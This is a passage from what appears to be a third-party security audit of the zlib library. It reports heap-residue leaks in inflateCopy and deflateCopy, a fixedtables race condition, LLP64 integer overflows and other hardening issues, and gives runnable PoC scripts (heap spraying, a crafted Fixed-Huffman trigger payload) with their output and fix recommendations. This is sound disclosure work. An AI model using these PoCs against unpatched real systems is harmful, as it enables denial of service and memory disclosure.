        if (memcmp(win + i, SECRET_STRING, strlen(SECRET_STRING)) == 0) {
            found = (char*)(win + i);
            break;
        }
    }

    if (found) {
        printf("\n[!!!] VULNERABILITY CONFIRMED [!!!]\n");
          printf("Leaked content found at offset %ld: %.15s...\n", found - (char*)win,
found);
        printf("This proves inflateCopy() copied uninitialized heap memory.\n");
    } else {
        printf("[-] Secret not found (heap noise).\n");
    }

    inflateEnd(&strm_src);
    inflateEnd(&strm_dst);
    return 0;
}
EOF

# 3. COMPILE AND RUN
echo "[*] Running PoC..."
gcc -o poc ../poc.c -I. -L. -lz
./poc
```

Command:

```
bash poc.sh
```

Output:

```
[*] Using temporary workspace: /tmp/tmp.asLxLnyhhI
[*] Downloading zlib 1.3.1.2...
[...]
[*] Compiling zlib (static, no optimizations)...
Checking for gcc...
Building static library libz.a version 1.3.1 with gcc.
Checking for size_t... Yes.
Checking for off64_t... Yes.
Checking for fseeko... Yes.
Checking for strerror... Yes.
Checking for unistd.h... Yes.
Checking for stdarg.h... Yes.
Checking whether to use vs[n]printf() or s[n]printf()... using vs[n]printf().
Checking for vsnprintf() in stdio.h... Yes.
Checking for return value of vsnprintf()... Yes.
Checking for attribute(visibility) support... Yes.
[*] Running PoC...
[*] 1. Heap Spraying...
[*] 2. Triggering Vulnerability...
[*] 3. Verifying Leak...

[!!!] VULNERABILITY CONFIRMED [!!!]
```

```
Leaked content found at offset 112: SECRET_DATA...
This proves inflateCopy() copied uninitialized heap memory.
[*] Cleaning up workspace...
```

Affected File:
[https://github.com/madler/zlib/[...]/inflate.c](https://github.com/madler/zlib/[...]/inflate.c)

Affected Code:

```
int ZEXPORT inflateCopy(z_streamp dest, z_streamp source) {
    struct inflate_state FAR *state;
    struct inflate_state FAR *copy;
    unsigned char FAR *window;
    unsigned wsize;
    [...]
    if (window != Z_NULL) {
        wsize = 1U << state->wbits;
        zmemcpy(window, state->window, wsize);
    }
    copy->window = window;
    dest->state = (struct internal_state FAR *)copy;
    return Z_OK;
}
```

The developers must modify *inflateCopy* to limit the memory copy to valid data (*whave*) rather than the full window size. Any remaining buffer space should be explicitly zero-initialized to prevent propagation of residual heap data.

ZLB-01-004 WP1: Persistent DoS via Race Condition in *fixedtables* (*Medium*)

Retest Notes: Resolved by zlib[13], and verified by 7ASecurity.

A race condition[14] exists in the *fixedtables* function within *inflate.c* (and its counterpart in *infback.c*) when the library is compiled with the *-DBUILDFIXED* option. This configuration minimizes code size by generating Huffman tables at runtime using a lazy initialization pattern backed by a static int *virgin* flag and static arrays.

However, this initialization block lacks thread synchronization. In a multi-threaded application, if multiple threads concurrently process their first compressed stream containing a fixed-Huffman block (via *inflate* -> *fixedtables*), a race occurs. One thread may set the *virgin* flag to 0 while another is still writing to the fixed array, or multiple threads may corrupt the array by writing simultaneously.

This vulnerability highlights a critical contradiction in the library safety guarantees. While

[13] https://github.com/madler/zlib/commit/c267ef7
[14] https://cwe.mitre.org/data/definitions/362.html

the project *README* explicitly claims “All the code is thread-safe”[15]. This specific build configuration violates that guarantee by introducing an unprotected global state. Although the source code contains a local comment warning that the first-call table build “may not be thread safe”, the tension between top-level documentation and actual behavior of this build flag creates a dangerous “footgun” for developers who rely on the advertised library thread safety.

An attacker can weaponize this by flooding a target application with concurrent requests immediately after the service starts or restarts. To guarantee execution of the vulnerable code path, the attacker sends crafted compressed payloads specifying “Fixed Huffman” encoding (*BTYPE=01* in the *DEFLATE* header), which forces the library to initialize the static fixed tables. If the race condition is triggered, the static Huffman tables can become corrupted in process memory. Because the initialization flag is effectively “one-way”, the application will not attempt to rebuild the tables within the lifetime of the process. This can result in a denial of service via a crash during decompression. If the fixed tables become corrupted without an immediate crash, subsequent decompression of fixed-Huffman blocks can fail until the application process is restarted.

The following PoC demonstrates the race condition by instrumenting the library with ThreadSanitizer[16] (TSan) and triggering concurrent initialization via the public API. It compiles zlib with the vulnerable *-DBUILDFIXED* configuration and TSan enabled. The exploit spawns multiple threads that simultaneously initialize a raw deflate stream and pass a crafted payload (*0x03*, representing a *“Fixed Huffman”* block) to *inflate()*. This specific input forces the library to internally call the lazy initialization function *fixedtables*. *TSan* detects the concurrent write access to the static virgin flag and Huffman table arrays, providing proof of the data race without relying on precise timing.

PoC Script:

```
#!/bin/bash
set -e

# 1. SETUP
WORK_DIR=$(mktemp -d)
echo "[*] Using temporary workspace: $WORK_DIR"

# Robust cleanup that handles Ctrl-C
cleanup() {
    rm -rf "$WORK_DIR"
}
trap cleanup EXIT INT TERM

cd "$WORK_DIR"
```

[15] https://github.com/madler/zlib/[...]/README#L3-L4
[16] https://clang.llvm.org/docs/ThreadSanitizer.html

```
# 2. GET ZLIB
echo "[*] Downloading zlib 1.3.1.2..."
git clone --depth 1 --branch v1.3.1.2 https://github.com/madler/zlib.git > /dev/null
2>&1
cd zlib

# 3. COMPILE ZLIB WITH TSAN
echo "[*] Compiling zlib with ThreadSanitizer & -DBUILDFIXED..."
# We enable TSan here so it can monitor the internal static arrays.
# -g: Debug symbols (so TSan shows line numbers)
# -O1: Optimization level 1 (recommended for TSan accuracy)
export CFLAGS="-fsanitize=thread -g -O1 -DBUILDFIXED -fPIC"
./configure --static > /dev/null
make > /dev/null

# 4. CREATE EXPLOIT
cat > ../tsan_poc.c << "EOF"
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>
#include <unistd.h>
#include <string.h>
#include "zlib.h"

#define NUM_THREADS 5

pthread_barrier_t barrier;

void* poc_thread(void* arg) {
    z_stream strm;
    memset(&strm, 0, sizeof(strm));
    strm.zalloc = Z_NULL;
    strm.zfree = Z_NULL;
    strm.opaque = Z_NULL;

    // RAW Deflate mode (-15).
    // This minimizes overhead and gets us to the vulnerable code faster.
    if (inflateInit2(&strm, -15) != Z_OK) return NULL;

    // PAYLOAD EXPLANATION:
    // We need to force inflate() to enter the 'fixedtables()' function.
    // This happens when it encounters a block with BTYPE=01 (Fixed Huffman).
    // Byte 0x03 = Binary 00000011
    //   Bit 0 (1): BFINAL=1 (Last block)
    //   Bits 1-2 (01): BTYPE=1 (Fixed Huffman) -> TRIGGERS fixedtables()
    unsigned char trigger_payload[] = { 0x03, 0x00 };

    strm.next_in = trigger_payload;
    strm.avail_in = sizeof(trigger_payload);
    unsigned char out[128];
    strm.next_out = out;
    strm.avail_out = sizeof(out);

    // Sync threads to ensure they hit the block type check simultaneously
    pthread_barrier_wait(&barrier);

    // This call will parse the 0x03 header, see "Fixed Huffman",
    // and immediately call the vulnerable 'fixedtables()' internally.
    inflate(&strm, Z_NO_FLUSH);

    inflateEnd(&strm);
    return NULL;
}

int main() {
    pthread_t threads[NUM_THREADS];
    pthread_barrier_init(&barrier, NULL, NUM_THREADS);

    fprintf(stderr, "[*] Spawning %d threads to trigger fixedtables() via
inflate()...\n", NUM_THREADS);

    for (int i = 0; i < NUM_THREADS; i++) {
        pthread_create(&threads[i], NULL, poc_thread, NULL);
    }

    for (int i = 0; i < NUM_THREADS; i++) {
        pthread_join(threads[i], NULL);
    }

    return 0;
}
EOF

# 5. COMPILE EXPLOIT
echo "[*] Compiling PoC..."
# We link against our TSan-instrumented libz.a
gcc -fsanitize=thread -g -O1 -I. \
    ../tsan_poc.c libz.a -o ../tsan_poc -lpthread

# 6. RUN EXPLOIT
echo "[*] Running PoC..."
echo "----------------------------------------------------------------"

# Disable ASLR for this run to prevent TSan memory mapping errors
export TSAN_OPTIONS="exitcode=124 verbosity=0"
set +e
setarch $(uname -m) -R ../tsan_poc 2> tsan_report.txt
RET=$?
set -e
```

```
cat tsan_report.txt
echo "----------------------------------------------------------------"

if [ $RET -eq 124 ]; then
    echo ""
    echo "[!!!] VULNERABILITY CONFIRMED [!!!]"
    echo "ThreadSanitizer detected a DATA RACE in inflate.c."
elif grep -q "WARNING: ThreadSanitizer: data race" tsan_report.txt; then
    echo ""
    echo "[!!!] VULNERABILITY CONFIRMED [!!!]"
    echo "ThreadSanitizer detected a DATA RACE in inflate.c."
else
    echo "[-] No race detected."
fi
```

Command:

```
bash poc.sh
```

Output:

```
[*] Using temporary workspace: /tmp/tmp.k8tueNGcf3
[*] Downloading zlib 1.3.1.2...
[*] Compiling zlib with ThreadSanitizer & -DBUILDFIXED...
[*] Compiling PoC...
[*] Running PoC...
----------------------------------------------------------------
[*] Spawning 5 threads to trigger fixedtables() via inflate()...
==================
WARNING: ThreadSanitizer: data race (pid=3845732)
  Write of size 8 at 0x555555562900 by thread T1:
    #0 fixedtables /tmp/tmp.k8tueNGcf3/zlib/inflate.c:270 (tsan_poc+0x3ac5) (BuildId:
6a1d8266b751526b9ae3ce24c1f0849618110769)
    #1 inflate /tmp/tmp.k8tueNGcf3/zlib/inflate.c:844 (tsan_poc+0x3ac5)
    #2 poc_thread ../tsan_poc.c:43 (tsan_poc+0x14cc) (BuildId:
6a1d8266b751526b9ae3ce24c1f0849618110769)

  Previous write of size 8 at 0x555555562900 by thread T5:
    #0 inflate_table /tmp/tmp.k8tueNGcf3/zlib/inftrees.c:296 (tsan_poc+0x71e8)
(BuildId: 6a1d8266b751526b9ae3ce24c1f0849618110769)
    #1 fixedtables /tmp/tmp.k8tueNGcf3/zlib/inflate.c:273 (tsan_poc+0x3b2f) (BuildId:
6a1d8266b751526b9ae3ce24c1f0849618110769)
    #2 inflate /tmp/tmp.k8tueNGcf3/zlib/inflate.c:844 (tsan_poc+0x3b2f)
    #3 poc_thread ../tsan_poc.c:43 (tsan_poc+0x14cc) (BuildId:
6a1d8266b751526b9ae3ce24c1f0849618110769)

[...]

SUMMARY: ThreadSanitizer: data race /tmp/tmp.k8tueNGcf3/zlib/inflate.c:270 in
fixedtables
==================
[...]
```

```
SUMMARY: ThreadSanitizer: SEGV /tmp/tmp.k8tueNGcf3/zlib/inftrees.c:231 in inflate_table
==3845732==ABORTING
----------------------------------------------------------------

[!!!] VULNERABILITY CONFIRMED [!!!]
ThreadSanitizer detected a DATA RACE in inflate.c.
```

Affected Files:
[https://github.com/madler/zlib/[...]/inflate.c](https://github.com/madler/zlib/[...]/inflate.c)
[https://github.com/madler/zlib/[...]/infback.c](https://github.com/madler/zlib/[...]/infback.c)

Affected Code:

```
local void fixedtables(struct inflate_state FAR *state) {
#ifdef BUILDFIXED
    static int virgin = 1;
    static code *lenfix, *distfix;
    static code fixed[544];

    /* build fixed huffman tables if first call (may not be thread safe) */
    if (virgin) {
        [...]
        /* do this just once */
        virgin = 0;
    }
    [...]
}
```

It is recommended to apply a patch to both *inflate.c* and *infback.c* that replaces the unsafe *virgin* flag with standard thread-safe initialization primitives (for example, *pthread_once* or C11 *call_once*). Alternatively, it is recommended to remove the *-DBUILDFIXED* flag from the build configuration to use the standard, thread-safe pre-computed tables (*inffixed.h*) if patching is not feasible.

ZLB-01-010 WP1: Heap Leak via Uninitialized Memory in *deflateCopy* (*Low*)

Retest Notes: Resolved by zlib[17], and verified by 7ASecurity.

An information disclosure vulnerability[18] exists in the *deflateCopy* function within *deflate.c*. This function is responsible for cloning the compression state of a *z_stream*. The implementation correctly allocates new buffers for the sliding window (*window*) and the hash chain table (*prev*) for the destination stream. However, when populating these buffers, the function performs a *zmemcpy* of the entire allocated size from the source buffers to the destination buffers. In addition, *deflateCopy* also allocates and copies the full *pending_buf* capacity, not just the pending bytes, which can likewise propagate uninitialized tail data.

This copy operation ignores the actual initialization state of the source buffers. In deflate compression, the sliding window is lazily initialized as data is processed. zlib tracks a “high water mark” for window initialization and only zeros small regions opportunistically, meaning large untouched regions can retain allocator residue. Memory beyond the current data pointer often contains uninitialized heap data because *zcalloc* uses *malloc* rather than *calloc* on modern systems. Similarly, zlib explicitly documents that *prev[]* is initialized on the fly and that entries can contain garbage values when they are not part of an active chain. *deflateCopy* preserves and propagates those bytes by copying the table. By unconditionally copying the full allocated capacities (*window*: *2 * w_size bytes*, *prev*: *w_size * sizeof(Pos)*, plus *pending_buf*: *pending_buf_size*), *deflateCopy* propagates uninitialized heap data into the destination stream structure. On common builds with *w_size* = *32KB* and 16 bit *Pos*, *window* and *prev* are approximately 64 KB each.

While the uninitialized data is not directly exposed through the standard zlib output stream, it persists within process memory and extends the lifetime of potentially sensitive heap residue. If the source stream memory contained residual sensitive data such as keys or passwords from a previous allocation, *deflateCopy* resurrects this data by copying it into a valid live object. This facilitates heap analysis or grooming if the destination stream state is subsequently serialized, logged, or inspected through debugging interfaces.

Note: This finding mirrors the *inflateCopy* vulnerability ZLB-01-003 but affects the compression path. It highlights a consistent failure to respect data lifecycle boundaries in state cloning routines.

[17] https://github.com/madler/zlib/commit/8404590
[18] https://cwe.mitre.org/data/definitions/908.html

The following proof of concept demonstrates the propagation of uninitialized heap data. The heap is first sprayed with a known pattern named *SECRET_DATA* and then freed. A source deflate stream is then initialized and used to compress a minimal amount of data, leaving the majority of the internal 64 KB window buffer uninitialized and containing freed secret data. The vulnerability is triggered by calling *deflateCopy*, which unconditionally copies the dirty window to the destination stream. The PoC then inspects the internal state of the destination stream to confirm the presence of the secret pattern.

PoC Script:

```
#!/bin/bash
set -e

# 1. SETUP WORKSPACE (TEMPORARY)
WORK_DIR=$(mktemp -d)
echo "[*] Using temporary workspace: $WORK_DIR"

cleanup() {
    echo "[*] Cleaning up workspace..."
    rm -rf "$WORK_DIR"
}
trap cleanup EXIT

cd "$WORK_DIR"

echo "[*] Downloading zlib 1.3.1.2..."
git clone --depth 1 --branch v1.3.1.2 https://github.com/madler/zlib.git
cd zlib

echo "[*] Compiling zlib (static, no optimizations)..."
CFLAGS="-g -O0" ./configure --static
make > /dev/null

# 2. CREATE THE EXPLOIT C CODE
cat > ../poc.c << "EOF"
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include "zlib.h"

/* INTERNAL STRUCT MIRROR (x86_64) - Adapted for deflate_state */
typedef struct {
         z_streamp  strm;  int  status;  unsigned  char  *pending_buf;  unsigned  long
pending_buf_size;
    unsigned char *pending_out; unsigned long pending; int wrap; void *gzhead;
    unsigned long gzindex; unsigned char method; int last_flush;
    /* deflate.c specific members */
    unsigned int w_size; unsigned int w_bits; unsigned int w_mask;
    unsigned char *window; /* TARGET: Sliding Window */
} mimic_deflate_state;
```

```
#define WINDOW_BYTES 65536
#define SECRET_STRING "SECRET_DATA"

int main() {
    printf("[*] 1. Heap Spraying...\n");

    // Allocate the chunk we want zlib to reuse
    char *poison = (char *)malloc(WINDOW_BYTES);
    if (!poison) return 1;

    // Fill with secrets
    for (int i = 0; i < WINDOW_BYTES - 20; i += 20) {
        memcpy(poison + i, SECRET_STRING, strlen(SECRET_STRING));
    }

    // Free it -> goes to heap free list
    free(poison);

    printf("[*] 2. Triggering Vulnerability...\n");
    z_stream strm_src;
    strm_src.zalloc = Z_NULL; strm_src.zfree = Z_NULL; strm_src.opaque = Z_NULL;

    // Initialize Deflate (Standard)
    if (deflateInit(&strm_src, Z_DEFAULT_COMPRESSION) != Z_OK) return 1;

    // Tiny compression to make stream active but leave window mostly dirty
    char in_data[] = "A";
    unsigned char out_buf[128];
    strm_src.next_in = (unsigned char*)in_data;
    strm_src.avail_in = 1;
    strm_src.next_out = out_buf;
    strm_src.avail_out = sizeof(out_buf);
    deflate(&strm_src, Z_NO_FLUSH);

    // COPY THE STREAM (The Bug)
    z_stream strm_dst;
    if (deflateCopy(&strm_dst, &strm_src) != Z_OK) return 1;

    printf("[*] 3. Verifying Leak...\n");
    mimic_deflate_state *state = (mimic_deflate_state *)strm_dst.state;
    unsigned char *win = state->window;

    if (!win) { printf("[-] No window.\n"); return 1; }

    // Look for our secret in the destination
    char *found = NULL;
    // Skip first 100 bytes (valid data)
    for(int i = 100; i < WINDOW_BYTES - 20; i++) {
        if (memcmp(win + i, SECRET_STRING, strlen(SECRET_STRING)) == 0) {
            found = (char*)(win + i);
            break;
        }
    }

    if (found) {
        printf("\n[!!!] VULNERABILITY CONFIRMED [!!!]\n");
          printf("Leaked content found at offset %ld: %.15s...\n", found - (char*)win,
found);
        printf("This proves deflateCopy() copied uninitialized heap memory.\n");
    } else {
        printf("[-] Secret not found.\n");
    }

    deflateEnd(&strm_src);
    deflateEnd(&strm_dst);
    return 0;
}
EOF

# 3. COMPILE AND RUN
echo "[*] Running PoC..."
gcc -o poc ../poc.c -I. -L. -lz
./poc
```

Command:

```
bash poc.sh
```

Output:

```
[*] Using temporary workspace: /tmp/tmp.xDJIlDEqa3
[*] Downloading zlib 1.3.1.2...
Cloning into 'zlib'...
[...]
[*] Compiling zlib (static, no optimizations)...
Checking for gcc...
Building static library libz.a version 1.3.1.2-audit with gcc.
Checking for size_t... Yes.
Checking for off64_t... Yes.
Checking for fseeko... Yes.
Checking for strerror... Yes.
Checking for unistd.h... Yes.
Checking for stdarg.h... Yes.
Checking whether to use vs[n]printf() or s[n]printf()... using vs[n]printf().
Checking for vsnprintf() in stdio.h... Yes.
Checking for return value of vsnprintf()... Yes.
Checking for attribute(visibility) support... Yes.
[*] Running PoC...
[*] 1. Heap Spraying...
[*] 2. Triggering Vulnerability...
[*] 3. Verifying Leak...
```

```
[!!!] VULNERABILITY CONFIRMED [!!!]
Leaked content found at offset 272: SECRET_DATA...
This proves deflateCopy() copied uninitialized heap memory.
[*] Cleaning up workspace...
```

Affected File:
https://github.com/madler/zlib/[...]/deflate.c

Affected Code:

```
int ZEXPORT deflateCopy(z_streamp dest, z_streamp source) {
    [...]
    ds->window = (Bytef *) ZALLOC(dest, ds->w_size, 2*sizeof(Byte));
    ds->prev   = (Posf *)  ZALLOC(dest, ds->w_size, sizeof(Pos));
    [...]
    // NOTE: Blindly copies FULL allocated capacities
    zmemcpy(ds->window, ss->window, ds->w_size * 2 * sizeof(Byte));
    zmemcpy((voidpf)ds->prev, (voidpf)ss->prev, ds->w_size * sizeof(Pos));
    [...]
}
```

It is recommended to modify *deflateCopy* to limit the memory copy of the sliding window to the valid initialized region rather than the full allocated capacity. Any remaining buffer space, as well as the destination hash table which contains documented garbage values, should be explicitly zero-initialized to prevent the propagation of residual heap data. It is also recommended to sanitize *pending_buf* by either zero initializing the destination buffer before copying only the *pending* bytes or by explicitly zero initializing the tail region from *pending* to *pending_buf_size* after copying.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

ZLB-01-005 WP2: Integer Overflow in Bound Calculations on LLP64 *(Low)*

Retest Notes: Resolved by zlib[19], and verified by 7ASecurity.

An integer overflow[20] condition exists in the buffer size calculation functions *compressBound* and *deflateBound* that affect library reliability on LLP64[21] platforms (such as Windows x64). Both functions calculate the required buffer size using the *uLong* type. On Windows x64 systems, uLong remains a 32-bit unsigned integer despite the 64-bit architecture. Consequently, when *sourceLen* approaches *ULONG_MAX* (specifically within the upper ~1–2 MiB of the 32-bit range), the addition of protocol overhead causes the summation to wrap around modulo 2^32.

The resulting value returned to the caller is a small integer (e.g., ~1.3 MB) that is significantly smaller than the required buffer size (~4.3 GB). Consumers following the zlib guidance to allocate *compressBound(sourceLen)* or *deflateBound(...)* will allocate a grossly undersized buffer and receive *Z_BUF_ERROR*. In applications that implement unbounded retry loops or treat *Z_BUF_ERROR* as transient, this can result in CPU/memory exhaustion. Even when the loop is bounded, this causes guaranteed job failure for inputs in this specific upper size range unless the consumer uses streaming APIs.

This behavior creates a portability and reliability risk on LLP64 platforms: the bound functions can return a non-conservative value due to wraparound, which can mislead well-behaved callers into allocating undersized buffers and trigger avoidable failures.

Note: This specific integer truncation risk aligns with findings in upstream zlib issue #756[22], where contributors explicitly noted that *compressBound* relies on the *unsigned long* type and will truncate on 64-bit Windows. While some internal library types were updated to support 64-bit widths in that discussion, the public API signature for

[19] https://github.com/madler/zlib/commit/916dc1a
[20] https://cwe.mitre.org/data/definitions/190.html
[21] https://en.wikipedia.org/wiki/64-bit_computing#64-bit_data_models
[22] https://github.com/madler/zlib/issues/756

compressBound retains this 32-bit bottleneck, confirming that the wrap-around behavior is a known consequence of the LLP64 data model that remains unmitigated.

The following PoC demonstrates an integer overflow condition in *compressBound* and *deflateBound* on LLP64 platforms (Windows x64). It initializes a *uLong* input length to *ULONG_MAX* and queries the library for the required output buffer size. Due to the 32-bit width of *uLong* on this platform, the internal overhead calculation causes a summation wrap-around (modulo 2^{32}). The output confirms that the functions return a non-conservative value (~1.3 MB) instead of the necessary ~4.3 GB, exposing consumers who rely on this bound for allocation to predictable allocation failure or service disruption.

PoC:

```
#include <stdio.h>
#include <zlib.h>

int main(void) {
    z_stream s;
    memset(&s, 0, sizeof(s));
    uLong in = 0xffffffffUL;
    uLong cb = compressBound(in);
    if (deflateInit(&s, Z_DEFAULT_COMPRESSION) != Z_OK) return 1;
        uLong db = deflateBound(&s, in);
    deflateEnd(&s);
    printf("in=%lu compressBound=%lu deflateBound=%lu\n", in, cb, db);
    return 0;
}
```

Command:

```
poc.exe
```

Output:

```
in=4294967295 compressBound=1310857 deflateBound=1310857
```

Affected File:

[https://github.com/madler/zlib/[...]/compress.c](https://github.com/madler/zlib/[...]/compress.c)

Affected Code:

```
uLong ZEXPORT compressBound(uLong sourceLen) {
    return sourceLen + (sourceLen >> 12) + (sourceLen >> 14) +
           (sourceLen >> 25) + 13;
}
```

Affected File:

[https://github.com/madler/zlib/[...]/deflate.c](https://github.com/madler/zlib/[...]/deflate.c)

Affected Code:

```
uLong ZEXPORT deflateBound(z_streamp strm, uLong sourceLen) {
    [...]
    return sourceLen + (sourceLen >> 12) + (sourceLen >> 14) +
           (sourceLen >> 25) + 13 - 6 + wraplen;
}
```

It is recommended to modify *compressBound* and *deflateBound* to detect if the calculation exceeds the maximum representable value of *uLong* and saturate the return value to *ULONG_MAX* (or a defined error sentinel like *0*) if an overflow is detected. This prevents the return of a dangerously small “valid-looking” size. Additionally, the library documentation should be updated to explicitly warn that single-shot compression APIs have input limits near 4GB on LLP64 platforms due to type limitations.

ZLB-01-006 WP2: Silent Data Truncation in Utility APIs on LLP64 *(Low)*

Retest Notes: Resolved by zlib[23], and verified by 7ASecurity.

A silent data integrity risk exists in the core zlib utility APIs (*compress*, *compress2*, *uncompress*, *uncompress2*) on LLP64 platforms (primarily Windows x64). The risk stems from an architectural mismatch where these APIs rely on the *uLong* (i.e., *unsigned long*) type for buffer lengths. On LP64 platforms (Linux/macOS), this type is 64-bit, but on LLP64 platforms (Windows), it is 32-bit. Code developed on Linux to handle large datasets (>4GB) will compile successfully on Windows, but an implicit narrowing conversion occurs at the call site, truncating[24] the 64-bit length to 32 bits before the library function is entered.

Unlike integer overflow in bound calculations (ZLB-01-005), this issue results in silent data truncation. It aligns with upstream issue #756[25] regarding 64-bit Windows type mismatches, but specifically highlights the silent data loss vector which is not clearly documented as a security risk in the current manual. The library receives the truncated length (modulo 2^{32}), successfully compresses only that prefix, and returns *Z_OK*. The lack of an error code creates a false sense of security in high-integrity systems, as standard error-handling mechanisms fail to detect that the tail of the data, potentially containing critical audit logs or backup files, was discarded.

Affected File:

https://github.com/madler/zlib/[...]/zlib.h

[23] https://github.com/madler/zlib/commit/4edb00d
[24] https://cwe.mitre.org/data/definitions/197.html
[25] https://github.com/madler/zlib/issues/756

Affected Code:

```
ZEXTERN int ZEXPORT compress(Bytef *dest,   uLongf *destLen,
                             const Bytef *source, uLong sourceLen);
[...]
ZEXTERN int ZEXPORT compress2(Bytef *dest,   uLongf *destLen,
                              const Bytef *source, uLong sourceLen,
                              int level);
[...]
ZEXTERN int ZEXPORT uncompress(Bytef *dest,   uLongf *destLen,
                             const Bytef *source, uLong sourceLen);
[...]
ZEXTERN int ZEXPORT uncompress2(Bytef *dest,   uLongf *destLen,
                              const Bytef *source, uLong sourceLen);
```

It is recommended to implement inline safety wrappers in the public *zlib.h* header for LLP64 builds. These wrappers should intercept calls to the affected utility functions, check whether the input length exceeds *UINT_MAX*, and return *Z_BUF_ERROR* or *Z_STREAM_ERROR* before the underlying function is called. To prevent macro recursion loops, the wrappers must invoke the underlying functions using the standard parenthesized syntax (e.g., *(func)(...)*) to suppress macro expansion.

Alternatively, it is recommended to introduce new API variants (e.g., *compress_z*, *uncompress_z*) that accept *z_size_t* lengths, consistent with other modern zlib functions. The documentation must be updated to explicitly warn that the standard utility functions are not suitable for inputs >4 GB on Windows x64 (LLP64).

ZLB-01-007 WP4: Missing Compiler and Linker Flags in zlib Build *(Low)*

Retest Notes: Resolved by zlib[26], and verified by 7ASecurity.

The zlib library is built without enforcing security-hardening compiler and linker flags by default. The upstream zlib build system (*Autotools*/*CMake*) intentionally does not enable flags such as stack protection, fortified libc calls, runtime sanitizers, or aggressive warning enforcement, leaving these decisions to downstream consumers.

Without these flags, memory safety issues (e.g., buffer overflows, use-after-free, undefined behavior) are harder to detect during testing and may be more easily exploitable in production. While this is an upstream design choice for portability, failing to apply environment-appropriate hardening flags reduces defense-in-depth and increases the likelihood that logic or bounds-checking defects (historically present in zlib) go undetected before release.

The following list contains 2 instances: test or pre-production (UAT), and production

[26] https://github.com/madler/zlib/commit/78832f5

environments.

Instance 1: Test and Pre-Production (UAT) Environment

In test or UAT environments, zlib is compiled without runtime sanitizers or strict compiler diagnostics. This can result in undefined behavior going unnoticed and reduced effectiveness of fuzzing and malformed input testing. Without sanitizers such as *UndefinedBehaviorSanitizer (UBSan)* and *AddressSanitizer (ASan)*, invalid input may not trigger a visible failure during testing.

Instance 2: Production Environment

For the production builds, zlib is typically compiled without stack protection, *FORTIFY*, *PIE*, or *RELRO* explicitly enabled. This can result in reduced exploit mitigation if a memory corruption defect is triggered, and increased exploitability if it is successfully exploited. If a logic error leads to invalid state or buffer misuse, the absence of stack canaries, *RELRO*, or *PIE* reduces resistance to exploitation.

For test or UAT environments, it is recommended to enable diagnostic and detection-focused flags to maximize issue discovery before release:

- *AddressSanitizer* (ASan) and *UndefinedBehaviorSanitizer* (UBSan)
- Strong warnings and optionally treat warnings as errors

This can be achieved by adding the following flags to the compiler (*CFLAGS*) and linker (*LDFLAGS*) variables during the build process:

```
CFLAGS="-fsanitize=address,undefined -Wall -Wextra -Werror" \
LDFLAGS="-fsanitize=address,undefined"
```

For production environments, it is recommended to enable hardening and exploit-mitigation flags where supported without runtime sanitizers to minimize performance issues:

- Stack canaries
- FORTIFY_SOURCE
- PIE / RELRO / immediate binding
- NX stack

This can be achieved by adding the following flags during build process:

```
CFLAGS="-O2 -fstack-protector-strong -D_FORTIFY_SOURCE=2 -fPIE" \
LDFLAGS="-fPIE -pie -Wl,-z,relro,-z,now -Wl,-z,noexecstack"
```

ZLB-01-008 WP1: Integer Overflow in Modern *zcalloc* implementation *(Low)*

It was found that the *zcalloc* function in *zutil.c* is susceptible to integer overflows. The affected code performs an unchecked 32-bit multiplication of two unsigned parameters before passing the result to *malloc*, which could result in heap overflow conditions if attacker-controlled inputs can influence large allocation sizes. The *zcalloc* function serves as a zlib internal memory allocation wrapper, providing a unified interface for dynamic memory allocation across the compression library. This function is registered as the default allocator (*strm->zcalloc = zcalloc*) during initialization of both compression and decompression streams via *deflateInit2* and *inflateInit2.*

The root cause is an unchecked arithmetic operation performed with insufficient precision. Both parameters, *items* and *size,* are declared as *unsigned* (typically 32-bit on modern systems) and their multiplication is evaluated as a 32-bit operation. When the mathematical product exceeds *UINT_MAX*[27], the C language specification mandates that unsigned integer overflow wraps around modulo 2^32, truncating the result to the lower 32 bits.

The current ranking of this finding is maintained, as the reachability through attacker-controlled inputs was not detected during the source code analysis.

Affected File:
https://github.com/madler/zlib/blob/[...]/zutil.c#L286-L290

Affected Code:
```
voidpf ZLIB_INTERNAL zcalloc(voidpf opaque, unsigned items, unsigned size) {
   (void)opaque;
   return sizeof(uInt) > 2 ? (voidpf)malloc(items * size) :
                             (voidpf)calloc(items, size);
}
```

There is an important distinction from the *calloc* path: the 16-bit code path (*sizeof(uInt) <= 2*) uses *calloc(items, size)*, which receives both multiplicands separately and may perform internal overflow validation. The POSIX.1-2008 standard recommends (though does not mandate) that *calloc* implementations detect overflow and return NULL. Many modern implementations including glibc, musl, and macOS libSystem perform this check. The *malloc* path bypasses this protection layer.

It is recommended to patch *zcalloc* by adding an explicit overflow check before allocation, and to use a single allocation path (preferably *calloc*). This helps ensure that products exceeding *SIZE_MAX* are rejected and *Z_NULL* is returned, preventing

[27] https://en.cppreference.com/w/c/types/limits.html

undefined behavior and heap corruption while providing zero-initialized memory for defense in depth.

ZLB-01-009 WP2: Silent Buffer Overrun in *inflateBack* (*Low*)

The *inflateBack* interface operates under a different safety model than the core *inflate* API. While the standard *inflate* function accepts an explicit output bound (*avail_out*) with every call, allowing the library to verify write limits dynamically, the *inflateBack* interface establishes its write limits solely during initialization via *inflateBackInit_*.

In *inflateBackInit_*, the usable output span (*state->wsize*) is derived mathematically from the integer *windowBits* argument ($2^{windowBits}$), rather than from an explicit buffer size parameter. The *window* pointer is stored without accompanying metadata regarding its actual allocated capacity.

Consequently, the runtime execution of *inflateBack* (specifically the *ROOM* macro in *infback.c*) refills the available output counter (*left*) using this derived *wsize*. If an integrator allocates a buffer that does not exactly match the power-of-two size implied by *windowBits* (e.g., using a fixed-size buffer smaller than 2^{15}), the library will write beyond the end of the provided buffer. Unlike *inflate*, which creates a redundant check via *avail_out*, *inflateBack* lacks the mechanism to detect this mismatch.

Affected File:
[https://github.com/madler/zlib/[...]/infback.c](https://github.com/madler/zlib/[...]/infback.c)

Affected Code:
```
int ZEXPORT inflateBackInit_(z_streamp strm, int windowBits,
                             unsigned char FAR *window, const char *version,
                             int stream_size) {
    [...]
    state->wbits = (uInt)windowBits;
    state->wsize = 1U << windowBits;
    state->window = window;
    state->wnext = 0;
    state->whave = 0;
    state->sane = 1;
    return Z_OK;
}
[...]
